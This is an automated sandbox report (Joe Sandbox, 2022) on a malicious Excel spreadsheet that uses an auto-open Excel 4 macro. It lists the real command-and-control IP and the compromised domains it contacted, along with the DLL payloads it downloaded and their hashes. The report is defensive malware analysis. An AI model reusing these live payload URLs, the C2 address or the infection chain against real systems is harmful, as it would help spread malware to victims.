http://www.diginotar.nl/cps/pkioverheid0	regsvr32.exe, 00000004.00000002.12467303 97.0000000002F52000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0006.00000002.1246678679.000000000314400 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000008.00000002.1246678531.000 0000002F70000.00000004.00000020.00020000 .00000000.sdmp, regsvr32.exe, 0000000A.0 0000002.1246628773.0000000003206000.0000 0004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://165.22.73.229:8080/x	regsvr32.exe, 00000004.00000003.99750522 8.0000000000245000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 004.00000002.1246216241.0000000000245000 .00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://ocsp.entrust.net0D	regsvr32.exe, 00000004.00000002.12467303 97.0000000002F52000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0006.00000002.1246678679.000000000314400 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000008.00000002.1246678531.000 0000002F70000.00000004.00000020.00020000 .00000000.sdmp, regsvr32.exe, 0000000A.0 0000002.1246628773.0000000003206000.0000 0004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://165.22.73.229:8080/Q	regsvr32.exe, 0000000A.00000002.12460832 98.000000000012A000.00000004.00000020.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://secure.comodo.com/CPS0	regsvr32.exe, 00000004.00000002.12467303 97.0000000002F52000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0006.00000002.1246678679.000000000314400 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000008.00000002.1246678531.000 0000002F70000.00000004.00000020.00020000 .00000000.sdmp, regsvr32.exe, 0000000A.0 0000002.1246628773.0000000003206000.0000 0004.00000020.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://crl.entrust.net/2048ca.crl0	regsvr32.exe, 00000004.00000002.12467303 97.0000000002F52000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0006.00000002.1246678679.000000000314400 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000008.00000002.1246678531.000 0000002F70000.00000004.00000020.00020000 .00000000.sdmp, regsvr32.exe, 0000000A.0 0000002.1246628773.0000000003206000.0000 0004.00000020.00020000.00000000.sdmp	false		high
http://https://165.22.73.229/d	regsvr32.exe, 00000008.00000002.12462110 25.00000000002E7000.00000004.00000020.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
112.213.89.85	sieuthiphutungxenang.com	Viet Nam		45544	SUPERDATA-AS-VNSUPERDATA-VN	false
103.45.230.202	newkano.com	Viet Nam		24085	QTSC-AS-VNQuangTrungSoftwareCityDevelopmentCompanyVN	true
165.22.73.229	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
103.1.238.211	myphamcuatui.com	Viet Nam		45544	SUPERDATA-AS-VNSUPERDATA-VN	false
188.132.217.108	ocalogullari.com	Turkey		42910	PREMIERDC-VERI-MERKEZI-ANONIM-SIRKETIPREMIERDC-SHTR	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	632542
Start date and time: 23/05/202218:58:02	2022-05-23 18:58:02 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 14s

Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	allegati_23052022.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	14
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLS@17/18@4/5
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 86.2% (good quality ratio 75.3%) • Quality average: 71.1% • Quality standard deviation: 34.2%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .xls • Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 173.222.108.210, 173.222.108.226
- Excluded domains from analysis (whitelisted): ctldl.windowsupdate.com, a767.dspw65.akamai.net, wu-bg-shim.trafficmanager.net, download.windowsupdate.com.edgesuite.net
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size exceeded maximum capacity and may have missing disassembly code.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
18:58:33	API Interceptor	3860x Sleep call for process: regsvr32.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Windows\System32\regsvr32.exe
File Type:	Microsoft Cabinet archive data, 61480 bytes, 1 file
Category:	dropped
Size (bytes):	61480
Entropy (8bit):	**7.9951219482618905**
Encrypted:	**true**
SSDEEP:	1536:kmu7iDG/SCACih0/8uIGantJdjFpTE8lTeNjiXKGgUN:CeGf5gKsG4vdjFpjlYeX9gUN
MD5:	B9F21D8DB36E88831E5352BB82C438B3
SHA1:	4A3C330954F9F65A2F5FD7E55800E46CE228A3E2
SHA-256:	998E0209690A48ED33B79AF30FC13851E3E3416BED97E3679B6030C10CAB361E
SHA-512:	D4A2AC7C14227FBAF8B532398FB69053F0A0D913273F6917027C8CADBBA80113FDBEC20C2A7EB31B7BB57C99F9FDECCF8576BE5F39346D8B564FC72FB16994 76
Malicious:	false
Preview:	MSCF....(.....,.....I.....y.....Tbr .authroot.stl..$..4..CK..<Tk...c_.d....A.K.....Y.f....!.))$7*I.....e..eKT..k....n.3.....S..9.s.....3H.Mh.....qV.=M6.=.4.F.....V:F..]..... B`....Q...c"U.0.n....J.....4.....i7s..:.27....._...+).lE..he.4|.?,...h....7..PA..b.,. .....#1+..o...g.....2n1m...=.....Dp.;..f..ljX.Dx..r<'.1RI3B0<w.D.z..)D|..8<..c+..'XH..K,.Y..d.j.<.A... ....l_lVb[w..rDp...'.....nL....!G.F....f.fX..r.. ?.....v(...L..<.\.Z..g;.>.0v...P .....|...A..(..x...T0.`g...c..7.U?...9.p..a..&..9.....sV..l0..D..fhi..h.F....q...y.....Mq].4..Z.....={L....AS..9.....:.:..... ...+..P.N....EAQ.V. sr.....y.B.`.Efe..8../....$...y-.q.J.....nP...2.Q8...O.....M.@\.>=X....V..z.4.=.@...ws.N.M3.S.c?.....C4]?..\.K.9.....^...CU.....O....X.`.....,_.gU...*..V.{V6..m ..D.-|.Q.t.7.....9.~....[...I.<e...~$..>.....s.I.S....~1..IV.2Ri:..]R!8...q...I.X.%.)@.....2.gb,t...}..;...@.Z..<q..y..:...e3..cY.we.$....z..| .#.....I...

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Windows\System32\regsvr32.exe
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	3.115844330587536
Encrypted:	false
SSDEEP:	6:kKjtWdoJN+SkQlPlEGYRMY9z+4KlDA3RUesJ21:7IFkPlE99SNxAhUesE1
MD5:	EC2FA1C0B72EB22683FD7CE30EE7F711
SHA1:	0EB28381536C9BD3F28FE8274A63B61DFB275CBF
SHA-256:	F4ECF75ED9FC5CAA235C917CE2191A50A22B2E232D889AFE4ACD6A65721D9803
SHA-512:	04C99EFAADE4D7C102636FF98F89A97B135B13FF08FDAA8194816232761B72912FB186A0E500337C5B8EAFD3A42C558FB7AA706705F29BBE44F8A9D5DB901FB 8
Malicious:	false
Preview:	p..... .....i..o..(..... ....3k/"[.....(.....(...h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./. s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".8.0.3.3.6.b.2.f.2.2.5.b.d.8.1.:.0."...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\4bP[1].dll

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	downloaded
Size (bytes):	850432
Entropy (8bit):	6.537754717984194
Encrypted:	false

SSDEEP:	12288:R2w7LE6jYIYNtjDPE8SI1W5vtHrBNCC3VlClIpRHhc+o6OUo6VlClIpRHhc+o6Oh:R2w7wKZEkhI1W5vtHrHDdGDQ9a
MD5:	5D1006079971CA12EF0705445F44BBD0
SHA1:	FEEA82CBD217F0163131E7672F9CBAA8C4DA572D
SHA-256:	DB90469B801F7A48429E66EE1BD02C4A93619F72A426F07A5D18534697D19C0E
SHA-512:	308FA0F1B406041290DBD2BD24FBF11A1928C638BD8DDEC83DCFFFDB9F458CE9A125089D7ADDC336005983DC239504521958044D0662A5F1074974BFA263B46
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 10%
IE Cache URL:	http://sieuthiphutungxenang.com/old_source/9boJQZpTSdQE/
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....x....P...P...P.3{P...P.3mP...P...P...P.hkP...P.h{P2..P.hxP7. .P.hdP...P.hlP...P.hjP...P.hnP...PRich...P.....PE..d....o.b....." ....,.....!..... ...P.....d.....P ^.....P.....@.....H...@.....text...D+.....,..... ..`.rdata..p....@.....0.....@..@.data.....4.....@....pdata..P^.. .....`.....@..@.rsrc....d.....f...b.....@..@.reloc...0...P...2.....@..B..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\nB5U[1].dll

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	850432
Entropy (8bit):	6.537754717984194
Encrypted:	false
SSDEEP:	12288:R2w7LE6jYIYNtjDPE8SI1W5vtHrBNCC3VlClIpRHhc+o6OUo6VlClIpRHhc+o6Oh:R2w7wKZEkhI1W5vtHrHDdGDQ9a
MD5:	5D1006079971CA12EF0705445F44BBD0
SHA1:	FEEA82CBD217F0163131E7672F9CBAA8C4DA572D
SHA-256:	DB90469B801F7A48429E66EE1BD02C4A93619F72A426F07A5D18534697D19C0E
SHA-512:	308FA0F1B406041290DBD2BD24FBF11A1928C638BD8DDEC83DCFFFDB9F458CE9A125089D7ADDC336005983DC239504521958044D0662A5F1074974BFA263B46
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 10%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....x....P...P...P.3{P...P.3mP...P...P...P.hkP...P.h{P2..P.hxP7. .P.hdP...P.hlP...P.hjP...P.hnP...PRich...P.....PE..d....o.b....." ....,.....!..... ...P.....d.....P ^.....P.....@.....H...@.....text...D+.....,..... ..`.rdata..p....@.....0.....@..@.data.....4.....@....pdata..P^.. .....`.....@..@.rsrc....d.....f...b.....@..@.reloc...0...P...2.....@..B..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\LeBuXD3cUkeiPrfy[1].dll

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	850432
Entropy (8bit):	6.537754717984194
Encrypted:	false
SSDEEP:	12288:R2w7LE6jYIYNtjDPE8SI1W5vtHrBNCC3VlClIpRHhc+o6OUo6VlClIpRHhc+o6Oh:R2w7wKZEkhI1W5vtHrHDdGDQ9a
MD5:	5D1006079971CA12EF0705445F44BBD0
SHA1:	FEEA82CBD217F0163131E7672F9CBAA8C4DA572D
SHA-256:	DB90469B801F7A48429E66EE1BD02C4A93619F72A426F07A5D18534697D19C0E
SHA-512:	308FA0F1B406041290DBD2BD24FBF11A1928C638BD8DDEC83DCFFFDB9F458CE9A125089D7ADDC336005983DC239504521958044D0662A5F1074974BFA263B46
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 10%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....x....P...P...P.3{P...P.3mP...P...P...P.hkP...P.h{P2..P.hxP7. .P.hdP...P.hlP...P.hjP...P.hnP...PRich...P.....PE..d....o.b....." ....,.....!..... ...P.....d.....P ^.....P.....@.....H...@.....text...D+.....,..... ..`.rdata..p....@.....0.....@..@.data.....4.....@....pdata..P^.. .....`.....@..@.rsrc....d.....f...b.....@..@.reloc...0...P...2.....@..B..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\QqHRFPCw2sMluT[1].dll

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	downloaded
Size (bytes):	850432
Entropy (8bit):	6.537754717984194
Encrypted:	false
SSDEEP:	12288:R2w7LE6jYIYNtjDPE8SI1W5vtHrBNCC3VlClIpRHhc+o6OUo6VlClIpRHhc+o6Oh:R2w7wKZEkhI1W5vtHrHDdGDQ9a

MD5:	5D1006079971CA12EF0705445F44BBD0
SHA1:	FEEA82CBD217F0163131E7672F9CBAA8C4DA572D
SHA-256:	DB90469B801F7A48429E66EE1BD02C4A93619F72A426F07A5D18534697D19C0E
SHA-512:	308FA0F1B406041290DBD2BD24FBF11A1928C638BD8DDEC83DCFFFDB9F458CE9A125089D7ADDC336005983DC239504521958044D0662A5F1074974BFA263B46
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 10%
IE Cache URL:	http://ocalogullari.com/inc/Wcm82enrs8/
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....x....P...P...P.3{P...P.3mP...P...P...P.hkP...P.h{P2..P.hxP7. .P.hdP...P.hlP...P.hjP...P.hnP...PRich...P.....PE..d....o.b....." ....,.....!..... ...P.....d.....P ^.....P.....@.....H...@.....text...D+.....,..... ..`.rdata..p....@.....0.....@..@.data.....4.....@....pdata..P^.. .....`.....@..@.rsrc....d.....f...b.....@..@.reloc...0...P...2.....@..B..... .....

C:\Users\user\AppData\Local\Temp\CabF3F8.tmp

Process:	C:\Windows\System32\regsvr32.exe
File Type:	Microsoft Cabinet archive data, 61480 bytes, 1 file
Category:	dropped
Size (bytes):	61480
Entropy (8bit):	**7.9951219482618905**
Encrypted:	**true**
SSDEEP:	1536:kmu7iDG/SCACih0/8uIGantJdjFpTE8lTeNjiXKGgUN:CeGf5gKsG4vdjFpjlYeX9gUN
MD5:	B9F21D8DB36E88831E5352BB82C438B3
SHA1:	4A3C330954F9F65A2F5FD7E55800E46CE228A3E2
SHA-256:	998E0209690A48ED33B79AF30FC13851E3E3416BED97E3679B6030C10CAB361E
SHA-512:	D4A2AC7C14227FBAF8B532398FB69053F0A0D913273F6917027C8CADBBA80113FDBEC20C2A7EB31B7BB57C99F9FDECCF8576BE5F39346D8B564FC72FB16994 76
Malicious:	false
Preview:	MSCF....(.....,.....I.....y.....Tbr .authroot.stl..$..4..CK..<Tk...c_.d....A.K.....Y.f....!.))$7*I.....e..eKT..k....n.3.....S..9.s.....3H.Mh.....qV.=M6.=.4.F.....V:F..]..... B`....Q...c"U.0.n....J.....4.....i7s..:.27...._...+).IE..he.4|.?,...h....7..PA..b.,. .....#1+..o...g.....2n1m...=.....Dp.;..f..ljX.Dx..r<'.1RI3B0<w.D.z..)D|..8<..c+..'XH..K,.Y..d.j.<.A... ....I_lVb[w..rDp...'.....nL....!G.F....f.fX..r.. ?.....v(...L..<.\.Z..g;.>.0v...P .....|...A..(..x...T0.`g...c..7.U?...9.p..a..&..9.....sV..l0..D..fhi..h.F....q...y.....Mq].4..Z.....={L....AS..9.....:.:..... ...+..P.N....EAQ.V. sr.....y.B.`.Efe..8../....$...y-.q.J.....nP...2.Q8...O.....M.@\.>=X....V..z.4.=.@...ws.N.M3.S.c?.....C4]?..\.K.9.....^...CU.....O....X.`.....,_.gU...*..V.{V6..m ..D.-|.Q.t.7.....9.~....[...I.<e...~$..>.....s.I.S....~1..IV.2Ri:..]R!8...q...I.X.%.)@.....2.gb,t...}..;...@.Z..<q..y..:...e3..cY.we.$....z..| .#.....I...

C:\Users\user\AppData\Local\Temp\TarF3F9.tmp

Process:	C:\Windows\System32\regsvr32.exe
File Type:	data
Category:	modified
Size (bytes):	162196
Entropy (8bit):	6.301436092020807
Encrypted:	false
SSDEEP:	1536:Nga6crtilgCyNY2lp/5ib6NWdm1wpzru2RPZz04D8rlCMiB3XlMc:Na0imCy/dm0zru2RN97MiVGc
MD5:	E7216135175437 68F0DE47A6EEEE3475
SHA1:	3FFC13E3157CF6EB9E9CCAB57B9058209AF41D69
SHA-256:	3163B82D1289693122EF99ED6C3C1911F68AA2A7296907CEBF84C897141CED4E
SHA-512:	E097CAB58C5E390FDC2DB03A59329A548A60069804487828B70519A403622260E57F10B09D9DDAEEB3C31491FE32221FB67965C490771A3D42E45EBB8BE26587
Malicious:	false
Preview:	0..y...*.H.....y.0..yz...1.0...`.H.e.....0..i...+.....7.....i.0..i.0...+.....7.....SiU[v...220418211447Z0...+.....0..i.0..D.....`...@.,..0..0.r1..*0...+.....7..h1.....+h...0...+.....7..~1... ...D...0...+.....7..i1...0...+.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R. o.o.t. .C.e.r.t.i.f.i.c.a.t.e. .A.u.t.h.o.r.i.t.y...0.,.....[./..uIv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7... 1...>.)....s,.=$.~R.'..00..+.....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0.. .+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o

C:\Users\user\AppData\Local\Temp\~DF5B07AF81F1DC3940.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	28672
Entropy (8bit):	3.382010128008885
Encrypted:	false
SSDEEP:	768:uDTKpb8rGYrMPe3q7Q0XV5xtezE8vpI8UM+VtGk1:uPKpb8rGYrMPe3q7Q0XV5xtezE8vG8UP
MD5:	B3C783F41DC679AC28E18C8F09548F9B
SHA1:	579F1E5CA17158B98AAB8E406D543DE8D8F03A8E
SHA-256:	48F338296C6B33237CB9F97A44B4F2A0AA7527ED7BCE8E3054B7DBEF5C6BC1CE

SHA-512:	68DC3E7CE144B2119E53406BBBF3891ECBC4705E7C32999A884C2D1FAE8AEC12D649612A984673816DB4C2B195E35826C919B73E6BE6E60E23109C91088BC89 B
Malicious:	false
Preview:	.....

C:\Users\user\Desktop\allegati_23052022.xls

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: Dream, Last Saved By: TYHRETH, Name of Creating Application: Microsoft Excel, Create Time/Date: Fri Jun 5 19:19:34 2015, Last Saved Time/Date: Mon May 23 10:04:20 2022, Security: 0
Category:	dropped
Size (bytes):	54784
Entropy (8bit):	5.806332902745633
Encrypted:	false
SSDEEP:	1536:UPKpb8rGYrMPe3q7Q0XV5xtezE8vG8UM+bSgNeEYL8ECyC:cKpb8rGYrMPe3q7Q0XV5xtezE8vG8UMl
MD5:	4912A99060F881FBF0AA6B9FD5C113BC
SHA1:	A95048CD0A0F1E7D46FF53FC7674C8E68B2A86D7
SHA-256:	7E5F333C7FD84D334AB049FD15716CE70239D139666A7AA7A63E6155AB3A78E4
SHA-512:	72E41B56353C53C64516655283495D73ABA1CF8B4F2D56BB76305466EDE911E7D0263825908055F9D8208D4F7956F4EC37920293835B3E7690B5E2BDCDE1B343
Malicious:	**true**
Yara Hits:	• Rule: SUSP_Excel4Macro_AutoOpen, Description: Detects Excel4 macro use with auto open / close, Source: C:\Users\user\Desktop\allegati_23052022.xls, Author: John Lambert @JohnLaTwC
Preview:	.....>.....i.....h..... .....ZO..... .....\.p....userTH B.....a.....=.....=.....Ve18.....X.@....."..... .....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....

C:\Users\user\cusoa1.ocx

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	850432
Entropy (8bit):	6.537754717984194
Encrypted:	false
SSDEEP:	12288:R2w7LE6jYIYNtjDPE8SI1W5vtHrBNCC3VlClIpRHhc+o6OUo6VlClIpRHhc+o6Oh:R2w7wKZEkhI1W5vtHrHDdGDQ9a
MD5:	5D1006079971CA12EF0705445F44BBD0
SHA1:	FEEA82CBD217F0163131E7672F9CBAA8C4DA572D
SHA-256:	DB90469B801F7A48429E66EE1BD02C4A93619F72A426F07A5D18534697D19C0E
SHA-512:	308FA0F1B406041290DBD2BD24FBF11A1928C638BD8DDEC83DCFFFDB9F458CE9A125089D7ADDC336005983DC239504521958044D0662A5F1074974BFA263B46
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 10%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....x....P...P...P.3{P...P.3mP...P...P...P.hkP...P.h{P2..P.hxP7. .P.hdP...P.hlP...P.hjP...P.hnP...PRich...P.....PE..d....o.b....." ....,.....!..... ...P.....d.....P ^.....P.....@.....H...@.....text...D+.....,..... ..`.rdata..p....@.....0.....@..@.data.....4.....@....pdata..P^.. .....`.....@..@.rsrc....d.....f...b.....@..@.reloc...0...P...2.....@..B.....

C:\Users\user\cusoa2.ocx

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	850432
Entropy (8bit):	6.537754717984194
Encrypted:	false
SSDEEP:	12288:R2w7LE6jYIYNtjDPE8SI1W5vtHrBNCC3VlClIpRHhc+o6OUo6VlClIpRHhc+o6Oh:R2w7wKZEkhI1W5vtHrHDdGDQ9a
MD5:	5D1006079971CA12EF0705445F44BBD0
SHA1:	FEEA82CBD217F0163131E7672F9CBAA8C4DA572D
SHA-256:	DB90469B801F7A48429E66EE1BD02C4A93619F72A426F07A5D18534697D19C0E
SHA-512:	308FA0F1B406041290DBD2BD24FBF11A1928C638BD8DDEC83DCFFFDB9F458CE9A125089D7ADDC336005983DC239504521958044D0662A5F1074974BFA263B46
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 10%

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....x....P...P...P.3{P...P.3mP...P...P...P.hkP...P.h{P2..P.hxP7. .P.hdP...P.hlP...P.hjP...P.hnP...PRich...P.....PE..d....o.b....." .....!..... ...P.....d.....P ^.....P.....@.....H...@.....text...D+.....,..... ..`.rdata..p....@.....0.....@..@.data.....4.....@....pdata..P^.. .....`.....@..@.rsrc....d.....f...b.....@..@.reloc...0...P...2.....@..B.....

C:\Users\user\cusoa3.ocx

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	850432
Entropy (8bit):	6.537754717984194
Encrypted:	false
SSDEEP:	12288:R2w7LE6jYIYNtjDPE8SI1W5vtHrBNCC3VlClIpRHhc+o6OUo6VlClIpRHhc+o6Oh:R2w7wKZEkhI1W5vtHrHDdGDQ9a
MD5:	5D1006079971CA12EF0705445F44BBD0
SHA1:	FEEA82CBD217F0163131E7672F9CBAA8C4DA572D
SHA-256:	DB90469B801F7A48429E66EE1BD02C4A93619F72A426F07A5D18534697D19C0E
SHA-512:	308FA0F1B406041290DBD2BD24FBF11A1928C638BD8DDEC83DCFFFDB9F458CE9A125089D7ADDC336005983DC239504521958044D0662A5F1074974BFA263B46
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 10%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....x....P...P...P.3{P...P.3mP...P...P...P.hkP...P.h{P2..P.hxP7. .P.hdP...P.hlP...P.hjP...P.hnP...PRich...P.....PE..d....o.b....." .....!..... ...P.....d.....P ^.....P.....@.....H...@.....text...D+.....,..... ..`.rdata..p....@.....0.....@..@.data.....4.....@....pdata..P^.. .....`.....@..@.rsrc....d.....f...b.....@..@.reloc...0...P...2.....@..B.....

C:\Users\user\cusoa4.ocx

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	850432
Entropy (8bit):	6.537754717984194
Encrypted:	false
SSDEEP:	12288:R2w7LE6jYIYNtjDPE8SI1W5vtHrBNCC3VlClIpRHhc+o6OUo6VlClIpRHhc+o6Oh:R2w7wKZEkhI1W5vtHrHDdGDQ9a
MD5:	5D1006079971CA12EF0705445F44BBD0
SHA1:	FEEA82CBD217F0163131E7672F9CBAA8C4DA572D
SHA-256:	DB90469B801F7A48429E66EE1BD02C4A93619F72A426F07A5D18534697D19C0E
SHA-512:	308FA0F1B406041290DBD2BD24FBF11A1928C638BD8DDEC83DCFFFDB9F458CE9A125089D7ADDC336005983DC239504521958044D0662A5F1074974BFA263B46
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 10%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....x....P...P...P.3{P...P.3mP...P...P...P.hkP...P.h{P2..P.hxP7. .P.hdP...P.hlP...P.hjP...P.hnP...PRich...P.....PE..d....o.b....." .....!..... ...P.....d.....P ^.....P.....@.....H...@.....text...D+.....,..... ..`.rdata..p....@.....0.....@..@.data.....4.....@....pdata..P^.. .....`.....@..@.rsrc....d.....f...b.....@..@.reloc...0...P...2.....@..B.....

C:\Windows\System32\IyXmToN\lzIgCVr.dll (copy)

Process:	C:\Windows\System32\regsvr32.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	850432
Entropy (8bit):	6.537754717984194
Encrypted:	false
SSDEEP:	12288:R2w7LE6jYIYNtjDPE8SI1W5vtHrBNCC3VlClIpRHhc+o6OUo6VlClIpRHhc+o6Oh:R2w7wKZEkhI1W5vtHrHDdGDQ9a
MD5:	5D1006079971CA12EF0705445F44BBD0
SHA1:	FEEA82CBD217F0163131E7672F9CBAA8C4DA572D
SHA-256:	DB90469B801F7A48429E66EE1BD02C4A93619F72A426F07A5D18534697D19C0E
SHA-512:	308FA0F1B406041290DBD2BD24FBF11A1928C638BD8DDEC83DCFFFDB9F458CE9A125089D7ADDC336005983DC239504521958044D0662A5F1074974BFA263B46
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 10%

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....x....P...P...P.3{P...P.3mP...P...P...P.hkP...P.h{P2..P.hxP7. .P.hdP...P.hlP...P.hjP...P.hnP...PRich...P.....PE..d....o.b....." .....!..... ...P.....d.....P ^.....P.....@.....H...@.....text...D+.....,..... ..`.rdata..p....@.....0.....@..@.data.....4.....@....pdata..P^.. .....`.....@..@.rsrc....d.....f...b.....@..@.reloc...0...P...2.....@..B.....

C:\Windows\System32\KIMRaXPqDerXJoZF\aRgQEkQ.dll (copy)

Process:	C:\Windows\System32\regsvr32.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	850432
Entropy (8bit):	6.537754717984194
Encrypted:	false
SSDEEP:	12288:R2w7LE6jYIYNtjDPE8SI1W5vtHrBNCC3VlClIpRHhc+o6OUo6VlClIpRHhc+o6Oh:R2w7wKZEkhI1W5vtHrHDdGDQ9a
MD5:	5D1006079971CA12EF0705445F44BBD0
SHA1:	FEEA82CBD217F0163131E7672F9CBAA8C4DA572D
SHA-256:	DB90469B801F7A48429E66EE1BD02C4A93619F72A426F07A5D18534697D19C0E
SHA-512:	308FA0F1B406041290DBD2BD24FBF11A1928C638BD8DDEC83DCFFFDB9F458CE9A125089D7ADDC336005983DC239504521958044D0662A5F1074974BFA263B46
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 10%
